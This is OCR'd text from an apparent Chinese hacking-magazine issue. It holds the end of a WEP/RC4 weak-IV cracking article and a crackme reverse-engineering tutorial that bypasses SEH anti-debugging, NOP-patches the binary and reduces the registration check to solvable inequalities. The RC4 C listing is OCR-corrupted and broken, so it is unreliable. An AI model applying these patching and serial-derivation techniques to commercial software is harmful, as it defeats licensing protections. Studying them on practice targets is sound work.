RC4 算法由 KSA 密钥排列算法和 PRGA 伪随机生成算法组成。这两个算法都使用 8*8 的 S 盒，该盒恰好是一个 256 个数字的数组，每个数字都是唯一的且数字变化范围为 0～255。

KSA 算法的伪代码如下：

```
J=0;
For i=0 to 255
{
j=(j+S[i]+K[i])mod256;
swap S[i]andS[j];
}
```

KSA 算法将先用 0～255 的顺序值填充 S 盒数组，将该数组命名为 S，然后用种子值填充数组 K，如果不足，重复填充。KSA 算法主要目的就是打散 S 盒的顺序（即 S 和 K）。

PRGA 算法伪代码如下：

```
i=(i+1)mod 256;
j=(j+S[i])mod 256;
swap S[i] and S[j];
t=(S[i]+S[j])mod 256;
Output the value of S[t];
```

输出的 S[t]就是密钥流的第一个字节。

下面给出个完整的 RC4 实现代码：

```
Int RC4(int *IV,int *key){
Int   K[256];
Int   S[256];
Int   seed[16];
Int   I,j,k,t;

//seed=IV+key;
For(k=0;k<3;k++)
Seed[k]=IV[k];
For(k=0;k<13;k++)
Seed[k+3]=key[k];

//KSA
//初始化数组 S 和 K
For(k=0;k<256;k++){
S[k]=k;
K[k]=seed[k%16];
}

J=0;
For(i=0;i<256;i++){ //KSA
J=(j+S[i]+K[i])%256;
T=S[i];S[i]=S[j];S[j]=t;
}

//PRGA
I=0;
J=0;


I=i+1;
J=j+S[i];
T=S[i];S[i]=S[j];S[j]=t;
K=(S[i]+S[j])%256;
Return S[k];
}
```

基于 802.11b 数据包第一个字节总是 0xAA，并且存在弱 IV 值，我们可以按照一定的算法，如果收集足够的弱 IV，就可以推出密钥。该算法被广泛应用到现在大多的无线破解工具，如 airsnort 和 aircrack-ng 等，对此算法感兴趣的朋友，我提供了一个源代码，详细揭示该破解算法的实现。

小　　结

无线 WEP 破解在 2001 年就已经变得可行，它当时的设计没有考虑太多安全因素，随着 WPA 及 WPA2 的推出，WEP 可以说应该退出无线舞台了，因为它确实是可以被真正破解的。所以，建议现在还在应用无线 WEP 加密的朋友，马上升级为 WPA。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：无
关键词：破解、Crackme、注册机

一个 Crackme 的破解

文/图 Hacksign

放假无事，在网上偶遇一个 Crackme，破解后得之甚多，故成稿，与诸君共享。

用 OD 载入 Crackme，按 F9，出现异常，再按 Shift+F9 忽略异常让程序继续运行，最终 OD 显示“调试的程

序无法处理异常”，如图 1 所示。

```
0040B070 CF C9 DF DF CA D9 C0 82
0040B080 C0 C0 00 00 FE C5 C5 C6
Command : db eax
调试的程序无法处理异常
```

图 1

使用 Hide、OD 等插件之后依然出现上述情况。看来是有 Anti-debuger，那我们就先把 Anti-debuger 去掉再说。

去除 anti

在 OD 菜单中选择“选项”、“调试选项”、“异常”，把“忽略（传递给程序）以下异常”下的钩全部勾去（不选），如图 2 所示。




图 2

载入 Crackme，按 F9 键运行，来到第一个异常处：

```
00401BB0  $  55           push   ebp
00401BB1  .  8BEC         mov    ebp, esp
00401BB3  .  6A FF        push   -1
00401BB5  .  68 18A24000  push   0040A218
00401BBA  .  68 E81F4000  push   00401FE8
;入口地址; SE handler installation
00401BBF  .  64:A1 0000000>mov   eax, dword ptr
fs:[0]
00401BC5  .  50           push   eax
00401BC6  .  64:8925 00000>mov   dword ptr
fs:[0], esp
00401BCD  .  83EC 08      sub    esp, 8
00401BD0  .  53           push   ebx
00401BD1  .  56           push   esi
00401BD2  .  57           push   edi
00401BD3  .  8965 E8      mov    dword ptr
[ebp-18], esp
00401BD6  .  C745 FC 00000>mov   dword ptr
[ebp-4], 0
00401BDD  .  33C0         xor    eax, eax
00401BDF  .  C600 00      mov    byte ptr [eax],
0; 第一次异常
```

00401BDF 处抛出第一次异常，往上看，找到程序的异常安装代码：“00401BBA . 68 E81F4000 push 00401FE8”，按 Ctrl+G 组合键到地址 00401FE8，发现是 Visual C++采用的异常处理方式。接下来的步骤有两种，一种是一步一步地跟踪，直到程序处理完异常并继续执行。或者，既然我们知道程序采用的是 Visual C++的异常处理方式，所以观察一下现在的堆栈状况，如图 3 所示。

```
0012FF10  69725C73
0012FF14  00000000
0012FF18  7FFD6000
0012FF1C  0012FF10  ASCII "s\ri"
0012FF20  0012FFC0
0012FF24  0012FFB0  指向下一个 SEH 记录的指针
0012FF28  00401FE8  SE处理程序
0012FF2C  0040A218  riijjcm1.0040A218
```

图 3

0012FF2C 处存放的是指向 SCOPETABLE 结构的指针。在 OD 左下角的命令窗口中输入命令“db 0040A218”，如图 4 所示。

```
0040A218  FF FF FF FF  EB 1B 40 00  F1 1B 40 00  FF FF FF FF
0040A228  06 1C 40 00  0C 1C 40 00  FF FF FF FF  1D 1C 40 00
0040A238  23 1C 40 00  00 00 00 00  FF FF FF FF  81 23 40 00
0040A248  95 23 40 00  00 00 00 00  00 00 00 C0  7E 01 50 41
Command : db 0040a218
```

图 4

所以在异常处理完之后,程序会转到 00401BF1 处执行，在该地址设置断点，然后按 Shift+F9 忽略异常让程序继续执行：

```
00401BF1  .  8B65 E8      mov    esp, dword ptr
[ebp-18]
00401BF4  .  C745 FC 01000>mov   dword ptr
[ebp-4], 1;trylevel (1) = 1
00401BFB  .  33C0         xor    eax, eax
00401BFD  .  33D2         xor    edx, edx
00401BFF  .  F7F0         div    eax;第二次异常
```

在 00401BFF 处，会抛出第二次异常，按照上文中提到的方法，查看内存 0040A218+trylevel（1）*sizeof(SCOPETABLE)开始的数据，得到程序处理异常后继续执行的地址 00401C0C。在该地址处下断点：

```
00401C0C  .  8B65 E8      mov    esp, dword ptr
[ebp-18]
00401C0F  .  C745 FC 02000>mov   dword ptr
[ebp-4], 2; trylevel (2) =2
00401C16  .  E8 55FBFFFF  call   00401770
;第三次异常
00401C1B  .  EB 0E        jmp    short
00401C2B
```

在单步运行至 00401C16 处的调用时，发生第三次异常，查看内存 0040A218+trylevel（2）*sizeof(SCOPETABLE)处的数据，得到程序继续执行的地址 00401C23：

```
00401C23  .  8B65 E8      mov    esp, dword ptr
[ebp-18]
00401C26  .  E8 75FDFFFF  call   004019A0
```

经过反复的测试，发现当单步运行至 00401C26 时，会导致调试器不能继续正确执行程序代码，故跟入这个调用：

```
004019A0  /$  83EC 4C     sub    esp, 4C
```

```
004019A3  |.  53            push    ebx
004019A4  |.  55            push    ebp
004019A5  |.  56            push    esi
004019A6  |.  33ED          xor     ebp, ebp
004019A8  |.  57            push    edi
004019A9  |.  55            push    ebp
; /pModule => NULL
004019AA  |.  FF15 94A04000 call    dword ptr
[<&KERNEL32.GetModuleH>; \GetModuleHandleA
004019B0  |.  8B3D E4A04000 mov     edi, dword ptr
[<&USER32.LoadIco>;  USER32.LoadIconA
……
00401A12  |.  50            push
eax                 ; /pWndClassEx
00401A13  |.  FF15 ECA04000 call    dword ptr
[<&USER32.RegisterClas>; \RegisterClassExA
……
00401A5C  |.  FF15 F4A04000 call    dword ptr
[<&USER32.CreateWindow>; \CreateWindowExA
……
00401A72  |.  55            push    ebp ; /lParam
00401A73  |.  68 10174000   push    00401710
; |pDlgProc = riijjcm1.00401710
00401A78  |.  51            push    ecx
; |hOwner => NULL
00401A79  |.  6A 65         push    65
; |pTemplate = 65
00401A7B  |.  56            push    esi
; |hInst
00401A7C  |.  FF15 F8A04000 call    dword ptr
[<&USER32.CreateDialog>; \CreateDialogParamA ;执行到此
行 OD 出现“调试的程序无法处理异常”并退出
……
00401A95  |.  FF15 FCA04000 call    dword ptr
[<&USER32.ShowWindow>] ; \ShowWindow
……
```

很明显，从004019A0开始为程序“真正”的“入口点”，经过调试发现，当执行到00401A7C处时，OD会提示错误。但是，CreateDialogParamA按理说是不会导致OD出错的。仔细想了一下，在执行CreateDialogParam函数之后，该窗口的消息处理函数也会被调用（至少）一次，所以怀疑是窗口过程的问题。经过调试发现，通过CreateDialogParamA注册的窗口过程并不会导致OD出错，但是经过RegisterClassExA注册的窗口过程会导致OD出错。所以，当程序执行到00401A12处时，在OD命令框中输入命令“db eax”，观察压入的WNDCLASSEX结构，发现窗口过程地址为004016A0，如图5所示。




图 5

但是我们先不要着急下断点，因为窗口过程会反复地被系统调用，过早下断点反而会受到不必要的干扰。现在用F8单步跟踪，根据上文中提到的，在执行了00401A7C这一行函数调用时OD才会出错。所以我们就单步运行到这一行，现在用快捷键CTrl+G，跳到004016A0处下断点，然后再按一下F8键，让程序执行CreateDialogParamA调用。

```
004016A0   .  56            push    esi
;解码为 <WinProc>
004016A1   .  8B7424 0C     mov     esi, dword ptr
[esp+C]
004016A5   .  8BC6          mov     eax, esi
004016A7   .  83E8 02       sub     eax, 2
;Switch (cases 2..10)
004016AA   .  74 4D         je      short 004016F9
004016AC   .  83E8 0E       sub     eax, 0E
004016AF   .  74 37         je      short 004016E8
004016B1   .  A1 E0DD4000   mov     eax, dword ptr
[40DDE0]
;Default case of switch 004016A7
004016B6   .  33D2          xor     edx, edx
004016B8   .  40            inc     eax
004016B9   .  B9 05000000   mov     ecx, 5
004016BE      A3 E0DD4000   mov     dword ptr
[40DDE0], eax
004016C3   .  F7F1          div     ecx
004016C5   .  85D2          test    edx, edx
004016C7   .  75 05         jnz     short 04016CE
004016C9   .  E8 C2FFFFFF   call    00401690
;经过此 call，OD 会报错误，步入！
004016CE   >  8B5424 14     mov     edx, dword ptr
[esp+14]
004016D2   .  8B4424 10     mov     eax, dword ptr
[esp+10]
004016D6   .  8B4C24 08     mov     ecx, dword ptr
[esp+8]
004016DA   .  52            push    edx ; /lParam
004016DB   .  50            push    eax ; |wParam
004016DC   .  56            push    esi ; |Message
004016DD   .  51            push    ecx ; |hWnd
004016DE   .  FF15 20A14000 call    dword ptr
[<&USER32.DefWindowPro>; \DefWindowProcA
```

发现执行了004016C9处的调用后OD会报错。经过跟踪和分析发现，只要用nop覆盖掉004016C9处的调用，程序就可以在OD里面运行起来了。限于篇幅原因，至于为什么此调用会导致OD报错，这里就不细谈了。

在004016C9这一行单击空格键，输入“nop”（不包含引号）并回车，关掉汇编窗口后单击鼠标右键，依次选择“复制到可执行文件”、“所有修改”，选择“全部复制”，在随后出现的窗口中单击鼠标右键，选择“保存文件”，将我们修改后的Crackme命名为new.exe。

算法分析

算法分析方面，笔者喜欢用IDA，当然也可以选择用OD，以下代码均截取自IDA。

如果用OD，可以直接下断点“bpx GetDlgItemTextA”。在IDA中，切换到“Import”标签页，

找到 GetDlgItemTextA 函数并双击，IDA 显示有两处调用，如图 6 所示。




图 6

来到以下的调用代码处：

```
.text:00401C71   call    esi ; GetDlgItemTextA
......
.text:00401C88   call    esi ; GetDlgItemTextA
.text:00401C8A   lea     edi, [esp+118h+String]
......
.text:00401D2A   rep movsd
......
.text:00401D32   rep movsb
......
.text:00401D84   retn
```

之所以省略这么多，是因为这段代码除了对得到的用户名和注册码做了简单的处理并复制到几个地址外，并没有进行合法性的验证就返回了。那么程序是什么时候，怎么进行合法性检查的呢？通过阅读上面的代码，我们得到了几个地址，程序将用户名和注册码复制到了这几个地址处。但是有两处复制的地址很“特别”（后来发现是通过 VirtualAlloc 申请的地址），对这两处地址下硬件访问断点，最终定位到以下代码：

```
.text:00401880 sub_401880        proc near
; CODE XREF: TimerFunc├p
.text:00401880
......
.text:004018F6   push    ebx
.text:004018F7   push    edi
.text:004018F8   lea     edi, [esi+2];username
......
.text:00401913   rep movsd;copy username
.text:00401915   mov     ecx, eax
.text:00401917   xor     eax, eax
.text:00401919   and     ecx, 3
.text:0040191C   rep movsb
.text:0040191E   lea     edi, [edx+2];regcode
......
.text:00401945   lea     ecx, [esp+0A8h+var_64]; regcode
.text:00401949   lea     edx, [esp+10h];username
.text:0040194D   push    ecx
.text:0040194E   push    edx
.text:0040194F   call    sub_4010F0
;关键 call，步入
......
.text:0040199D   retn
.text:0040199D sub_401880        endp
```

步入 4010F0，得到以下代码：

```
.text:004010F0 sub_4010F0        proc near
; CODE XREF: sub_401880+CF├p
......
.text:00401153   lea     eax, [esp+1Ch+arg_4] ; Buffer
.text:00401157   lea     ecx, [esi+ebp]   ; regcode
.text:0040115A   push    eax
.text:0040115B   push    offset Format    ; "%2X"
.text:00401160   push    ecx              ; Src
.text:00401161   call    _sscanf
.text:00401166   mov     dl, byte ptr [esp+28h+arg_4]
; result
.text:0040116A   add     esp, 0Ch
.text:0040116D   mov     [edi], dl   ; save to an array
.text:0040116F   add     esi, 2
.text:00401172   inc     edi
.text:00401173   cmp     esi, ebx
.text:00401175   jl      short loc_401153 ; Buffer
.text:00401177   mov     edi, dword ptr [esp+1Ch+var_C]
.text:0040117B
.text:0040117B loc_40117B:
; CODE XREF: sub_4010F0+61↑j
.text:0040117B   fld     ds:dbl_40A148     ; load 1.0 to st0
.text:00401181   mov     ecx, [esp+1Ch+var_4]
; length(username)
.text:00401185   xor     eax, eax
.text:00401187   fst     [esp+1Ch+var_C] ; st0 to var_c
.text:0040118B   pop     ebp
.text:0040118C   pop     ebx
.text:0040118D   test    ecx, ecx
.text:0040118F   jle     short loc_4011CC
.text:00401191
.text:00401191 loc_401191:
; CODE XREF: sub_4010F0+BD├j
.text:00401191   mov     edx, [esp+14h+arg_0] ; username
.text:00401195   inc     eax
.text:00401196   cmp     eax, ecx
.text:00401198   movsx   edx, byte ptr [eax+edx-1]
; *((char *)username)
.text:00401198                   ; a byte of username
.text:0040119D   mov     [esp+14h+var_4], edx
.text:004011A1   fild    [esp+14h+var_4] ; load as int
.text:004011A5   faddp   st(1), st
.text:004011A7   fmul    ds:dbl_40A140     ; 1.2
.text:004011AD   jl      short loc_401191 ; username
.text:004011AF   fstp    [esp+14h+var_C]
```

以上代码执行的主要操作用 C 语言可以描述如下：

```
char regCode[64] = {0};//注册码
char userName[100] = {0x00};//用户名
char regNum[64] = {0x00};//临时数组
int counter = 0;//计数器
//省略获得用户名和注册码的代码
char *pRegCode = regCode;
char *pRegNum = regNum;
for(int i = 0; i < strlen(regCode); i += 2){
sscanf(pRegCode,"%2X",pRegNum);
pRegCode += 2;
pRegNum++;
counter++;
}
memcpy(data,regNum,counter);
double Y= 1.0;
for(int i = 0; i < strlen(userName); i++){
Y+= (int)(userName[i]);
Y= Y* 1.2000000;
}
```

其中 data 为 0040116D 地址处提到的数组，该数组的形成算法如下：注册码每两位为一组，依次输出到 data 数组中。例如，如果注册码为 AB12CD34，那么 data[]={0xAB,0X12,0XCD,0X34}。经过以上处理，还得到一个值 Y，Y 值形成过程见上文中的 C 代码。接着上文中的汇编代码往下看。

```
.text:004011B3
.text:004011B3 loc_4011B3:
; CODE XREF: sub_4010F0+DE↑j
.text:004011B3   mov     eax, dword ptr [esp+14h+var_
C+4];Y 的高位
.text:004011B7   mov     ecx, dword ptr [esp+14h+var_
C];Y 的低位
.text:004011BB   push    edi
; 上文中提到的 data 数组地址
.text:004011BC   push    eax
.text:004011BD   push    ecx ; double
.text:004011BE   call    sub_4012E0;步入
```

程序将 Y 值压入堆栈，接着压入一个地址，最后进行了一个调用，跟入调用 4012E0：

```
.text:004012E0 ; int __cdecl sub_4012E0(double, int)
.text:004012E0 sub_4012E0        proc near
; CODE XREF: sub_4010F0+CE↑p
.text:004012E0
.text:004012E0 var_1C          = qword ptr -1Ch
.text:004012E0 var_4           = dword ptr -4
.text:004012E0 arg_0           = qword ptr  4
.text:004012E0 arg_8           = dword ptr  0Ch
.text:004012E0
.text:004012E0   push    ecx
.text:004012E1   push    ebx
.text:004012E2   push    ebp
.text:004012E3   push    esi
.text:004012E4   mov     esi, [esp+10h+arg_8] ; data[]
.text:004012E8   push    edi
.text:004012E9   xor     ebp, ebp
.text:004012EB   fld     qword ptr [esi+8] ; data+0x8
.text:004012EE   fmul    ds:dbl_40A200
; tmp1 = *(double *)(data+0x8)*37.0
.text:004012F4   fld     qword ptr [esi] ; data+0x00
.text:004012F6   fmul    ds:dbl_40A1F8
; tmp2 = *(double *)(data+0x0)*112.0
.text:004012FC   sub     esp, 8
.text:004012FF   xor     edi, edi
.text:00401301   xor     ebx, ebx
.text:00401303   mov     [esp+1Ch+var_4], ebp
.text:00401307   faddp   st(1), st  ; tmp3 = tmp1 + tmp2
.text:00401309   fld     [esp+1Ch+arg_0] ; Y 值
.text:0040130D   fmul    ds:dbl_40A1F0    ; Y*7.0
.text:00401313   faddp   st(1), st        ; tmp3 + Y*7.0
.text:00401315   fld     qword ptr [esi+18h] ; data+0x18
.text:00401318   fmul    ds:dbl_40A138
; tmp4 = *(double *)(data+0x18)*5.0
.text:0040131E   faddp   st(1), st
; tmp5 = tmp3+tmp4
.text:00401320   fld     qword ptr [esi+10h] ; data+0x10
.text:00401323   fmul    ds:dbl_40A1E8
; tmp6 = *(double *)(data+0x10)*60.0
.text:00401329   faddp   st(1), st   ; tmp7 = tmp5+tmp6
.text:0040132B   fsub    ds:dbl_40A1E0
; tmp8 = tmp7-100
.text:00401331   fstp    [esp+1Ch+var_1C] ; 存储
.text:00401334   call    sub_401000
; 判断 x8 是否满足-5<x8<5
.text:00401339   add     esp, 8
.text:0040133C   test    eax, eax
.text:0040133E   jz      short loc_401345 ; data+0x8
.text:00401340   mov     edi, 1    ; 如果满足就设置标志位
.text:00401345
.text:00401345 loc_401345:
; CODE XREF: sub_4012E0+5E↑j
.text:00401345   fld     qword ptr [esi+8] ; data+0x8
.text:00401348   fmul    ds:dbl_40A1D8
; tmp1 = *(double *)(data+0x8)*39.0
.text:0040134E   fld     qword ptr [esi] ; data+0x0
.text:00401350   fmul    ds:dbl_40A1D0
; tmp2 = *(double *)(data+0x0)*67.0
.text:00401356   sub     esp, 8
.text:00401359   faddp   st(1), st
; tmp3 = tmp1+tmp2
.text:0040135B   fld     [esp+1Ch+arg_0] ; Y 值
.text:0040135F   fmul    ds:dbl_40A1C8    ; Y*12
.text:00401365   faddp   st(1), st
; tmp4 = tmp3+Y*12.0
.text:00401367   fld     qword ptr [esi+18h] ; data+0x18
.text:0040136A   fmul    ds:dbl_40A1C0
; tmp 5 = *(double *)(data+0x18)*50
.text:00401370   faddp   st(1), st
; tmp6 = tmp4+tmp5
.text:00401372   fld     qword ptr [esi+10h] ; data+0x10
.text:00401375   fmul    ds:dbl_40A1B8
; tmp7 = *(double *)(data+0x10)*30
.text:0040137B   faddp   st(1), st
; tmp8 = tmp6+tmp7
.text:0040137D   fsub    ds:dbl_40A1B0
; tmp9 = tmp8-80
.text:00401383   fstp    [esp+1Ch+var_1C] ; 保存
.text:00401386   call    sub_401000
; 判断值是否在-5 与 5 之间
.text:0040138B   add     esp, 8
.text:0040138E   test    eax, eax
.text:00401390   jz      short loc_401397 ; data+0x8
.text:00401392   mov     ebx, 1        ; 设置标志位
.text:00401397
.text:00401397 loc_401397:
; CODE XREF: sub_4012E0+B0↑j
.text:00401397   fld     qword ptr [esi+8] ; data+0x8
.text:0040139A   fmul    ds:dbl_40A1A8
; tmp1 = *(double *)(data+0x8)*54.0
.text:004013A0   fld     qword ptr [esi] ; data+0x0
.text:004013A2   fmul    ds:dbl_40A1A0
; tmp2 = *(double *)(data+0x0)*72.0
.text:004013A8   sub     esp, 8
.text:004013AB   faddp   st(1), st
; tmp3 = tmp1+tmp2
.text:004013AD   fld     [esp+1Ch+arg_0] ; Y 值
.text:004013B1   fmul    ds:dbl_40A198    ; Y*15
.text:004013B7   faddp   st(1), st   ; tmp4 = tmp3+ Y*15
.text:004013B9   fld     qword ptr [esi+18h] ; data+0x18
```

```
.text:004013BC  fmul    ds:dbl_40A190
; tmp5 = *(double *)(data+0x18)*28.0
.text:004013C2  faddp   st(1), st
; tmp6 = tmp4+tmp5
.text:004013C4  fld     qword ptr [esi+10h] ; data+0x10
.text:004013C7  fmul    ds:dbl_40A188
; tmp7 = *(double *)(data+0x10)*33.0
.text:004013CD  faddp   st(1), st
; tmp8 = tmp6 + tmp 7
.text:004013CF  fsub    ds:dbl_40A180
; tmp9 = tmp8-92.0
.text:004013D5  fstp    [esp+1Ch+var_1C] ; 保存
.text:004013D8  call    sub_401000
; 判断值是否在-5 与 5 之间
.text:004013DD  add     esp, 8
.text:004013E0  test    eax, eax
.text:004013E2  jz      short loc_4013E9 ; data+0x8
.text:004013E4  mov     ebp, 1          ; 设置标志位
.text:004013E9
.text:004013E9 loc_4013E9:
; CODE XREF: sub_4012E0+102↑j
.text:004013E9  fld     qword ptr [esi+8] ; data+0x8
.text:004013EC  fmul    ds:dbl_40A1E8
; tmp1 = *(double *)(data+0x8)*60.0
.text:004013F2  fld     qword ptr [esi] ; data+0x0
.text:004013F4  fmul    ds:dbl_40A1B0
; tmp2 = *(double *)(data+0x0)*80.0
.text:004013FA  sub     esp, 8
.text:004013FD  faddp   st(1), st
; tmp3 = tmp1+tmp2
.text:004013FF  fld     [esp+1Ch+arg_0] ; Y 值
.text:00401403  fmul    ds:dbl_40A178   ; Y*21
.text:00401409  faddp   st(1), st
; tmp4 = tmp3+Y*21
.text:0040140B  fld     qword ptr [esi+18h] ; data+0x18
.text:0040140E  fmul    ds:dbl_40A170
; tmp5 = *(double *)(data+0x18)*20.0
.text:00401414  faddp   st(1), st
; tmp6 = tmp4+tmp5
.text:00401416  fld     qword ptr [esi+10h] ; data+0x10
.text:00401419  fmul    ds:dbl_40A168
; tmp7 = *(double *)(data+0x10)*42.0
.text:0040141F  faddp   st(1), st
; tmp8 = tmp6+tmp7
.text:00401421  fsub    ds:dbl_40A160
; tmp9 = tmp8-105
.text:00401427  fstp    [esp+1Ch+var_1C] ; 保存
.text:0040142A  call    sub_401000
; 判断值是否在-5 与 5 之间
.text:0040142F  add     esp, 8
.text:00401432  test    eax, eax
.text:00401434  mov     eax, 1          ; 设置标志位
.text:00401439  jnz     short loc_40143F
; 以下几个 test 为测试上面的的标志位
.text:0040143B  mov     eax, [esp+14h+var_4]
.text:0040143F
.text:0040143F loc_40143F:
; CODE XREF: sub_4012E0+159↑j
.text:0040143F  test    edi, edi
; 以下几个 test 为测试上面的的标志位
.text:00401441  jz      short loc_401454
.text:00401443  test    ebx, ebx
.text:00401445  jz      short loc_401454
.text:00401447  test    ebp, ebp
.text:00401449  jz      short loc_401454
.text:0040144B  test    eax, eax
.text:0040144D  jz      short loc_401454
.text:0040144F  call    loc_401030
; 显示注册成功对话框
.text:00401454
.text:00401454 loc_401454:
; CODE XREF: sub_4012E0+161↑j
.text:00401454                  ; sub_4012E0+165↑j ...
.text:00401454  pop     edi
.text:00401455  pop     esi
.text:00401456  pop     ebp
.text:00401457  pop     ebx
.text:00401458  pop     ecx
.text:00401459  retn
.text:00401459 sub_4012E0      endp
```

上文中的代码其实就是以下 4 个不等式

```
-5 < RegCode[17-32]*37+RegCode[1-16]*112+Y*7+RegCode[49-64]*5+RegCode[33-48]*60-100 < 5
-5 < RegCode[17-32]*39+RegCode[1-16]*67+Y*12+RegCode[49-64]*50+RegCode[33-48]*30-80 < 5
-5 < RegCode[17-32]*54+RegCode[1-16]*72+Y*15+RegCode[49-64]*28+RegCode[33-48]*33-92 < 5
-5 < RegCode[17-32]*60+RegCode[1-16]*80+Y*21+RegCode[49-64]*20+RegCode[33-48]*42-105 < 5
```

其中，RegCode[xx-yy]表示注册码的第 xx 位至第 yy 位。

